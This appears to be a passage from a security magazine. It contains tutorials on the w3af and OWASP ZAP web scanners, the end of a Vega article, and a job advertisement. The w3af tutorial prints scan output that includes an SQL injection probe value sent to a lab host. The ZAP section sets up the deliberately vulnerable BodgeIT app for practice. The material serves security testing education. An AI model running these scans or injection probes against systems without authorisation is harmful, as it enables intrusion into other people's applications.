We know there is a wide range of open source and commercial applications that can assist us in vulnerability analysis inside web environments beyond Vega, but if you are looking for one good web scanner to start analyzing a web environment, I suggest you to also consider Vega.

References

https://samate.nist.gov/docs/webapp_scanner_spec_sp500-269.pdf Access in December 30, 2016.

https://subgraph.com/vega/documentation/index.en.html Access in December 30, 2016.

https://hc.apache.org/httpcomponents-core-ga/httpcore/apidocs/org/apache/http/HttpHost Access in December 30, 2016.

Author: Washington Umpierres de Almeida Junior

Washington Almeida is an Electronic Engineer specialized in Cyber Security with more than 25 years of experience in the Information Technology and Engineering areas, working for large companies in the sectors as Engineering, Information Technology, Consulting, Chemical and Mining. Microsoft Enginner and Cisco Certified acts as Digital Forensic with in-depth knowledge of computer hardware, network technologies, telephony, programming, data communication protocols and a vast amount of information security knowledge with a set of skills known by ethical hackers, where this knowledge base is fundamental to assist the Justice.

JOB OFFER

ER: Caendra.

Job: VP of Business Development in Santa Clara, CA.

Responsible for sales & business dvlpmnt of IT security SW in B2B services & prod setting. Supervise business dvlpment & sales roles.
Reqs: Bach in Bus Admin, Comm, Mktg, Ind Eng, CS, or sim + 5 yrs exp.
Dom & int'l travel up to 5%.

Apply to: jobs@elearnsecurity.com and ref. Job Code BD-300.

Using w3af for sqli scan


by Junior Carreiro

The w3af project, created and maintained by Andres Riancho, differs somewhat from the others as Nikto and Arachni, by performing functions that go beyond an audit or a scan of vulnerabilities in web applications. As the project description says, the w3af is a Web Application Attack and Audit Framework and tries to exploit the vulnerabilities that are found in the application. Another interesting function is the ability to create scripts that can be customized according to the needs of each one and even placed in crontab to run periodically.

Installation

The w3af is part of the tools that Kali Linux has by default, but its installation is very simple and can be done via GitHub.

```
┌─ 0x4a0x72@gambit ~/Pentest/Soft
└─$ git clone --depth 1 https://github.com/andresriancho/w3af.git
Cloning into 'w3af'...
remote: Counting objects: 2721, done.
remote: Compressing objects: 100% (2299/2299), done.
remote: Total 2721 (delta 557), reused 1180 (delta 367), pack-reused 0
Receiving objects: 100% (2721/2721), 23.44 MiB | 1.28 MiB/s, done.
Resolving deltas: 100% (557/557), done.
┌─_0x4a0x72@gambit ~/Pentest/Soft
└─$ cd w3af
┌─_0x4a0x72@gambit ~/Pentest/Soft/w3af ‹master›
└─$ ls
circle.yml  doc  extras  profiles  README.md  scripts  tools  w3af  w3af_api
w3af_console w3af_gui
```



When you try to run the w3af for the first time, you will probably have to perform the installation of the PIP in openSuse, which can be done with the command:

```
┌─_0x4a0x72@gambit ~/Pentest/Soft/w3af <master>

└─$ sudo zypper in python-pip
```

If you skip any Python module and/or dependency for the execution, the script in/tmp creates w3af, to install missing modules.

Your python installation needs modules to run w3af:

A script withcommands has been created for you at `/tmp/w3af_dependency_install.sh`

After completing the installation, run the GUI interface with the command `./w3af_gui` and use the `console./w3af_console`, with which we will show some examples in this article.

```
┌─_0x4a0x72@gambit ~/Pentest/Soft/w3af <master>

└─$ w3af_console -h

w3af - Web Application Attack and Audit Framework
```

Usage:

```
   ./w3af_console -h

   ./w3af_console -t

   ./w3af_console [-s <script_file>]
```

Options:

```
   -h or --help

   Display this help message


   -s <script_file> or --script=<script_file>

   Run <script_file> script
```

```
 -p <profile> or --profile=<profile>
  Run with the selected <profile>

  -P <profile> or --profile-run=<profile>
  Run with the selected <profile> in batch mode

  -v or --version
  Show w3af's version
```

We will access the w3af console and view the options we have. We will notice that they are self-explanatory.

```
┌─[0x4a0x72@gambit ~/Pentest/Soft/w3af ‹master›
└─$ w3af_console
w3af>>> help
|-------------------------------------------------------------------------
-----------------------------------------|
| start    | Start the scan.                |
| plugins  | Enable and configure plugins.            |
| exploit  | Exploit the vulnerability.          |
| profiles | List and use scan profiles.          |
| cleanup  | Cleanup before starting a new scan.          |
|-------------------------------------------------------------------------
-----------------------------------------|
| help     | Display help. Issuing: help [command] , prints more specific
help about "command"    |
| version  | Show w3af version information.          |
| keys     | Display key shortcuts.          |
|-------------------------------------------------------------------------
-----------------------------------------|
| http-settings| Configure the HTTP settings of the framework.    |
| misc-settings| Configure w3af misc settings.          |
| target   | Configure the target URL.          |
```

```
|-------------------------------------------------------------------------------
-----------------------------------------|

| back     | Go to the previous menu.             |

| exit     | Exit w3af.              |

|-------------------------------------------------------------------------------
-----------------------------------------|

| kb   | Browse the vulnerabilities stored in the Knowledge Base       |

|-------------------------------------------------------------------------------
-----------------------------------------|

w3af>>>
```

Example

We will configure w3af to perform an SQL Injection audit on a site of your choice.

For this, I need to enable the sqli plugin. As it is an audit plugin, it is found in plugins -> audit

If we run the audit command, it will show us options for auditing. We can see that we do not have any active plugins.

```
w3af/plugins>>> audit
```

```
| Plugin name         | Status | Conf | Description
|-------------------------------------------------------------------------------
| blind_sqli          |        | Yes  | Identify blind SQL injection vulnerabilities.
| buffer_overflow     |        |      | Find buffer overflow vulnerabilities.
| cors_origin         |        | Yes  | Inspect if application checks that the value of the "Origin" HTTP header isconsistent with the value of the remote IP address/Host of the sender
|                     |        |      | ofthe incoming HTTP request.
| csrf                |        |      | Identify Cross-Site Request Forgery vulnerabilities.
| dav                 |        |      | Verify if the WebDAV module is properly configured.
| eval                |        | Yes  | Find insecure eval() usage.
| file_upload         |        | Yes  | Uploads a file and then searches for the file inside all known directories.
| format_string       |        |      | Find format string vulnerabilities.
| frontpage           |        |      | Tries to upload a file using frontpage extensions (author.dll).
| generic             |        | Yes  | Find all kind of bugs without using a fixed error database.
| global_redirect     |        |      | Find scripts that redirect the browser to any site.
| htaccess_methods    |        |      | Find misconfigurations in Apache's "<LIMIT>" configuration.
| ldapi               |        |      | Find LDAP injection bugs.
| lfi                 |        |      | Find local file inclusion vulnerabilities.
| memcachei           |        |      | No description available for this plugin.
| mx_injection        |        |      | Find MX injection vulnerabilities.
| os_commanding       |        |      | Find OS Commanding vulnerabilities.
| phishing_vector     |        |      | Find phishing vectors.
| preg_replace        |        |      | Find unsafe usage of PHPs preg_replace.
| redos               |        |      | Find ReDoS vulnerabilities.
| response_splitting  |        |      | Find response splitting vulnerabilities.
| rfd                 |        |      | Identify reflected file download vulnerabilities.
| rfi                 |        | Yes  | Find remote file inclusion vulnerabilities.
| rosetta_flash       |        |      | Find Rosetta Flash vulnerabilities in JSONP endpoints
| shell_shock         |        |      | Find shell shock vulnerabilities.
| sqli                |        |      | Find SQL injection bugs.
| ssi                 |        |      | Find server side inclusion vulnerabilities.
| ssl_certificate     |        | Yes  | Check the SSL certificate validity (if https is being used).
| un_ssl              |        |      | Find out if secure content can also be fetched using http.
| websocket_hijacking |        |      | Detect Cross-Site WebSocket hijacking vulnerabilities.
| xpath               |        |      | Find XPATH injection vulnerabilities.
| xss                 |        | Yes  | Identify cross site scripting vulnerabilities.
| xst                 |        |      | Find Cross Site Tracing vulnerabilities.
```

Let's enable the sqli plugin, with the following command:


```
w3af/plugins>>> audit sqli
```

If we run the audit command again, we will notice that the sqli plugin now appears with the Enabled flag in the Status column.

```
w3af/plugins>>> audit
```

To not have to redo this process every time we want to use w3af for an sqli check, let's create a profile.

```
w3af/plugins>>> back

w3af>>> profiles

w3af/profiles>>> save_as NOME_DO_PERFIL
```



To use the profile that was created, we need to access the plugins option and enter the command:

```
w3af/profiles>>> use PROFILE_NAME
```

The message that will appear on the screen informs us that the plugins configured for the profile have been enabled and we need to set the target before starting the scan.

```
The plugins configured by the scan profile have been enabled, and their
options configured.

Please set the target URL(s) and start the scan.
```

To finalize we will define the target with the following commands:

```
w3af/profiles>>> back

w3af>>> target

w3af/config:target>>> set target TARGET
```

To see if the target is correct, let's use the view command. If you want to have more than one target, it's only separated by commas.

```
w3af/config:target>>> view
```


```
w3af/config:target>>> back
```

To run the scan, you can execute the start command:

```
w3af>>> start
```

A SQL error was found in the response supplied by the web application, the error is (only a fragment is shown): "You have an error in your SQL syntax;". The error was found on response with id 36.

A SQL error was found in the response supplied by the web application, the error is (only a fragment is shown): "MySQL server version for the right syntax to use". The error was found on response with id 36.

SQL injection in a MySQL database was found at: "http://192.168.1.20/cat.php", using HTTP method GET. The sent data was: "id=1%272%223" The modified parameter was "id".This vulnerability was found in the request with id 36.

A SQL error was found in the response supplied by the web application, the error is (only a fragment is shown): "You have an error in your SQL syntax;". The error was found on response with id 37.

A SQL error was found in the response supplied by the web application, the error is (only a fragment is shown): "MySQL server version for the right syntax to use". The error was found on response with id 37.

Scan finished in 5 seconds.

Stopping the core...

Our scan has encountered a vulnerability and we can validate it if we want.

Conclusion

The w3af is a very powerful tool, we saw only a part. It even allows you to create scripts that can be placed on the crontab and customized to perform as audit routines and still has some pre-designed and profiles that can be used to streamline the audit process, should it be necessary.

References:

http://w3af.org/

https://twitter.com/w3af

linkedin.com/in/ariancho

http://w3af.org/project-history

http://w3af.org/project-objectives

https://pip.pypa.io/en/stable/installing/

http://docs.w3af.org/en/latest/install.html

https://github.com/0x4a0x72/w3af_scripts

https://www.owasp.org/index.php/SQL_Injection

Author: Junior Carreiro

Junior Carreiro (aka _0x4a0x72)

Member of DC-Labs Security Team

Founder BlackTieSecurity

https://br.linkedin.com/in/juniorcarreiro](https://br.linkedin.com/in/juniorcarreiro)

https://twitter.com/_0x4a0x72](https://twitter.com/_0x4a0x72)

(https://twitter.com/_0x4a0x72)

Playing with web scanners- The ZAP Project


by Mauricio Harley

For the initial article of 2017, I bring to you ZAP (Zed Attack Proxy), a quite complete and versatile web scanner aimed at two objectives: being easy to use and still very powerful. ZAP is one of the two Web Scanner projects hosted on OWASP.

Most Internet businesses are held by some kind of web service. Even single applications running on your desktop/laptop or on your smart phone may depend on some web server located somewhere, such as your company's private cloud or a public cloud (AWS, Azure, Google Cloud Platform and so on). The boom of Web 2.0 (and corresponding apps) demands awareness and action from every involved person, from business owners to app developers and security professionals. Thus, let's talk about web security!

If you've never heard of OWASP (Open Web Application Security Project) (https://www.owasp.org/), I more than recommend the visit. You can find extremely helpful info over there. This initiative is focused on Web Security and it has a very interesting document called "Top Ten", that's related to the ten most critical web security risks. So, it's unnecessary to say that's all valuable information. Unfortunately, statistics are a bit outdated (2013), but they are still very useful. Observe that "SQL Injection" and "Cross-Site Scripting (XSS)" are still on the top. OWASP's guys are working on a future update.

Figure 1 shows Cisco's 2016 Annual Security Report. You can realize that Web Security is a growing concern regardless if the security tools are on-premises or if they are administered through a cloud-based service.



Security Threat Defenses Used by Organization	2014 (n=1738)	2015 (n=2432)	Defenses Administered Through Cloud-Based Services (Security Respondents Who Use Security Threat Defenses) 2014 (n=1646)	2015 (n=2268)
Firewall*	N/A	65%		31%
Data Loss Prevention	55%	56%		
Authentication	52%	53%		
Encryption/Privacy/Data Protection	53%	53%		
Email/Messaging Security	56%	52%	37%	34%
Web Security	59%	51%	37%	31%
Endpoint Protection/Anti-Malware	49%	49%	25%	25%
Access Control/Authorization	53%	48%		
Identity Administration/User Provisioning	45%	45%		
Intrusion Prevention*	N/A	44%		20%
Mobility Security	51%	44%	28%	24%
Secured Wireless	50%	41%	26%	19%
Vulnerability Scanning	48%	41%	25%	21%
VPN	48%	40%	26%	21%
Security Information and Event Management	43%	38%		
DDoS Defense	36%	37%		
Penetration Testing	38%	34%	20%	17%
Patching and Configuration	39%	32%		
Network Forensics	42%	31%		
Endpoint Forensics	31%	26%		
Network, Security, Firewalls, and Intrusion Prevention*	60%	N/A	35%	
None of the Above	1%	1%	13%	11%

*Firewall and intrusion prevention were one code in 2014: "Network security, firewalls, and intrusion prevention."

Figure 1: Cisco 2016 Annual Security Report

Introduction

For the initial article of 2017, I bring to you ZAP (Zed Attack Proxy), a quite complete and versatile web scanner aimed at two objectives: being easy to use and still very powerful. ZAP is one of the two Web Scanner projects hosted on OWASP. I chose to cover it basically because of three points:

- Open source;
- Very good documentation (including tutorial videos);
- Cross-platform support (Windows, Linux, macOS).

ZAP is available on https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project but it also has a Git repository (https://github.com/zaproxy) where it's possible to find the code itself as well as API references, user guides, plugins and more.

Some basic ZAP features include:

- Intercepting Proxy: a transparent proxy between your test browser and the application;
- Active and Passive Scanners: you can choose to only discover vulnerabilities or actually attack the target;
- Spider: to deal with AJAX code;
- Report Generation: possible formats are HTML, XML and clear text;

- Bruce Force code: it employs OWASP`s DirBuster;
- Fuzzing: through fuzzed (https://github.com/fuzzdb-project/fuzzdb) or OWASP`s JBroFuzz;
- Code Extensibility through plugins: know more on https://github.com/zaproxy/zap-extensions.

With the help of such well-known tools and libraries, ZAP shows itself to be a cool option to pentesting web apps, whether you're a novice or an experienced professional.

Target

Before using ZAP itself, you must choose what will be your target. ZAP documentation mentions a lot of times that you shall be allowed to execute the pentest on the chosen target.

Obviously, I'm not going to use any production system under my responsibility (or of any customer). So, I deployed a brand-new Tomcat server on the same Ubuntu lab VM. To serve as a vulnerable web site, I downloaded BodgeIT (https://github.com/psiinon/bodgeit) primarily because it has the same Java requirements as ZAP and because it looks quite full of good breaches that can be exploited. BodgeIT mentions ZAP as a choice for pentesting, though.

After downloading the zip file, take a look at the Dockerfile file. It contains some lines related to the right file to use. The current BodgeIT version deploys a Docker image. If you're willing to use it, take a look at https://hub.docker.com/r/psiinon/bodgeit/. If you don't want to use it (or don't have Docker at all), you can simply download the war file and copy it to the Tomcat webapps folder using the following command:

```
RUN curl -s -L https://github.com/psiinon/bodgeit/releases/download/1.4.0/
bodgeit.war > bodgeit.war | mv /usr/local/tomcat/webapps
```

Observe that the original command includes an "mv" part to move the file to the Tomcat's webapps folder. However, my installation does not have a "/usr/local/tomcat/webapps" folder. So, I manually moved it to my /var/lib/tomcat7/webapps folder.

You must remember that, as soon as you copy a .war file to the webapps folder, Tomcat extracts it and constructs the correct folder structure to support the application. This is an automatic operation and easily verifiable:

```
$ pwd
/var/lib/tomcat7/webapps
$ ls -lh
total 1004K
drwxr-xr-x 7 tomcat7 tomcat7 4,0K Jan 7 20:14 bodgeit
-rw-r--r-- 1 root root 993K Jan 7 20:14 bodgeit.war
drwxr-xr-x 3 root root 4,0K Jan 7 17:21 ROOT
$ ls -lhp bodgeit
total 124K
-rw-r--r-- 1 tomcat7 tomcat7 368 Jul 30 2012 about.jsp
-rw-r--r-- 1 tomcat7 tomcat7 2,8K Jul 30 2012 admin.jsp
-rw-r--r-- 1 tomcat7 tomcat7 6,7K Jul 30 2012 advanced.jsp
-rw-r--r-- 1 tomcat7 tomcat7 11K Jul 30 2012 basket.jsp
-rw-r--r-- 1 tomcat7 tomcat7 3,8K Jul 30 2012 contact.jsp
-rw-r--r-- 1 tomcat7 tomcat7 68 Jul 30 2012 footer.jsp
-rw-r--r-- 1 tomcat7 tomcat7 3,1K Jul 30 2012 header.jsp
-rw-r--r-- 1 tomcat7 tomcat7 2,2K Jul 30 2012 home.jsp
drwxr-xr-x 2 tomcat7 tomcat7 4,0K Jan 7 20:14 images/
-rw-r--r-- 1 tomcat7 tomcat7 14K Jul 30 2012 init.jsp
drwxr-xr-x 2 tomcat7 tomcat7 4,0K Jan 7 20:14 js/
-rw-r--r-- 1 tomcat7 tomcat7 4,1K Jul 30 2012 login.jsp
-rw-r--r-- 1 tomcat7 tomcat7 291 Jul 30 2012 logout.jsp
drwxr-xr-x 2 tomcat7 tomcat7 4,0K Jan 7 20:14 META-INF/
-rw-r--r-- 1 tomcat7 tomcat7 2,5K Jul 30 2012 password.jsp
-rw-r--r-- 1 tomcat7 tomcat7 4,7K Jul 30 2012 product.jsp
-rw-r--r-- 1 tomcat7 tomcat7 4,8K Jul 30 2012 register.jsp
-rw-r--r-- 1 tomcat7 tomcat7 2,2K Jul 30 2012 score.jsp
-rw-r--r-- 1 tomcat7 tomcat7 3,4K Jul 30 2012 search.jsp
-rw-r--r-- 1 tomcat7 tomcat7 475 Jul 30 2012 style.css
drwxr-xr-x 2 tomcat7 tomcat7 4,0K Jan 7 20:14 tests/
drwxr-xr-x 4 tomcat7 tomcat7 4,0K Jan 7 20:14 WEB-INF/
```

You can check the process, looking through /var/log/tomcat7/catalina.out file (ignore warning messages):

```
INFO: Deploying web application archive /var/lib/tomcat7/webapps/
bodgeit.war
Jan 07, 2017 8:14:54 PM org.apache.catalina.loader.WebappClassLoaderBase
validateJarFile
INFO: validateJarFile(/var/lib/tomcat7/webapps/bodgeit/WEB-INF/lib/
servlet-api.jar) - jar not loaded. See Servlet Spec 3.0, section 10.7.2.
Offending c
lass: javax/servlet/Servlet.class
Jan 07, 2017 8:14:55 PM org.apache.catalina.startup.TldConfig execute
INFO: At least one JAR was scanned for TLDs yet contained no TLDs. Enable
debug logging for this logger for a complete list of JARs that were
scanned b
ut no TLDs were found in them. Skipping unneeded JARs during scanning can
improve startup time and JSP compilation time.
Jan 07, 2017 8:14:57 PM org.apache.catalina.startup.HostConfig deployWAR
INFO: Deployment of web application archive /var/lib/tomcat7/webapps/
bodgeit.war has finished in 2,714 ms
```

Setup

The current version, as of the writing of this article, is 2.5.0. Simply download the correct binary for your platform or choose the cross-platform version. My lab VM is using Ubuntu 16.04.1 (Xenial) with the latest updates. You can play with the Docker option if you like it. macOS users can also automatically download and install ZAP through brew.

However, there is no specific installation procedure. ZAP depends on Java. The launch script will check the existence of JRE or JDK and will try to use it if possible. If something goes wrong, you'll get a corresponding error message. Shoot "zap.sh" to start ZAP:

```
$ ./zap.sh
Found Java version 1.8.0_111
Available memory: 2000 MB
Setting jvm heap size: -Xmx512m
710 [main] INFO org.zaproxy.zap.GuiBootstrap - OWASP ZAP 2.5.0 started.
Jan 07, 2017 8:30:03 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
```

After initial checks and setups, a window with ZAP's license agreement will be displayed:




Figure 2: ZAP EULA

Here, you must pay attention to one point: ZAP and Tomcat use the same default port (TCP/8080). So, if you, like me, are using both at the same system, you'll face figure 3. Hence, after first launch, you may get an error message like this one:




Figure 3: Error message regarding port

On the command line, you may get:

```
17173 [ZAP-BootstrapGUI] ERROR org.parosproxy.paros.core.proxy.ProxyServer
- Failed to start the proxy server:
java.net.BindException: Address already in use (Bind failed)
      at java.net.PlainSocketImpl.socketBind(Native Method)
…
```

As I'm using a controlled Tomcat deployment, it was easy for me to change its port. To do it, simply edit the /etc/tomcat7/server.xml and change 8080 occurrences to some available port on the following stanzas. Restart Tomcat and you're done. I changed them to 8181.

```
<Connector port="8080" protocol="HTTP/1.1"
  connectionTimeout="20000"
  URIEncoding="UTF-8"
  redirectPort="8443" />
<Connector executor="tomcatThreadPool"
  port="8080" protocol="HTTP/1.1"
  connectionTimeout="20000"
  redirectPort="8443" />
```

Basic Usage

One of the first concepts you'll be aware of is the database persistence. By default, ZAP forgets all your pentesting work as soon as you close it. However, you can change this behavior choosing one of the persistence options on the splash dialog window or navigating to Tools->Options->Database.

Then, you need to configure your browser to use ZAP as a proxy. This is pretty well covered in its documentation. In case you're trying to test your application on the same host that you're running ZAP, one point that you must be aware of is to allow proxy even for localhost. All browsers have this setting. So, when configuring it, leave blank the field related to "exclude proxy for…" (or something about it).

If you're going to test some HTTPS application, you must import ZAP's self-generated certificate to your browser. From ZAP's GUI, the certificate can be exported from the menu Tools->Options->Dynamic SSL Certificates->Save.

After accessing my local BodgeIT's webpage, I got ZAP filled like this:




Figure 4: ZAP initial screen after the first BodgeIT load

For every site you visit, you can get more details on the top left tab. When you select the site, requests and responses are displayed on the top right tab. On the down tab, you can have access to tools and results.

You can see that every HTTP (or HTTPS) requested object gets caught by ZAP. You can get even HTML contents when you run the corresponding script. By the way, scripts are accessible on the top left tab. Click on the "+" sign and add the scripts tab. There are a bunch of categories and templates to play with.

After accessing some webpages, insert the BodgeIT website on a context. This will simplify further related procedures regarding all site components, such as dynamic pages, static content and queries. To do so, simply right-click the website on the top left tab (Figure 4) and choose "Include in Context". You can choose the default or create a new one. I prefer to create a new one to avoid mixing it with the default embedded context.

